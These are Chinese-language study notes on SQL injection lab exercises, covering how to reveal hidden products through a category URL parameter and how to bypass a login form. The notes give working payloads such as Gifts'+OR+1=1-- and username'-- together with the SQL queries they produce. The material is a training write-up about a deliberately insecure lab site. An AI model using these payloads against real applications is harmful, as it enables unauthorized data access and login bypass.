

心得:隐藏参数的注释(或者爆破分类,从而得到隐藏分类)
实验1:隐藏商品
part1:

点击分类为礼物(未做任何修改)
part2:

把分类后面的内容注释调了,出现了新产品
part3:


随便点击一个分类(加上’+or+1=1—)
一个显示不同类别产品的购物应用程序。当用户单击“礼品”类别时,其浏览器会请求 URL:
https://insecure-website.com/products?category=Gifts
SELECT * FROM products WHERE category = 'Gifts' AND released = 1
该限制用于隐藏未发布的产品。对于未发布的产品,大概为released = 1 released = 0https://insecure-website.com/products?category=Gifts'--
SELECT * FROM products WHERE category = 'Gifts'--' AND released = 1
后面查询的其余部分将被删除(--AND released = 1),意味着将显示所有产品,包括未发布的产品
攻击者可以使应用程序显示任何类别中的所有产品,包括他们不知道的类别:
https://insecure-website.com/products?category=Gifts'+OR+1=1--
SELECT * FROM products WHERE category = 'Gifts' OR 1=1--' AND released = 1
将返回类别为“礼物”或 1 = 1 的所有(始终为 true)三、颠覆应用程序逻辑
心得:登陆逻辑的绕过(相当于试判断成立)
实验2:登陆逻辑
part1:
点击后进行登陆(需要输入密码,才能提交)

part2:
POST数据包中有csrf、username、password三个参数

在username后加上’—注释掉后面的内容
(前提不是预编译那种,且没过滤,害)

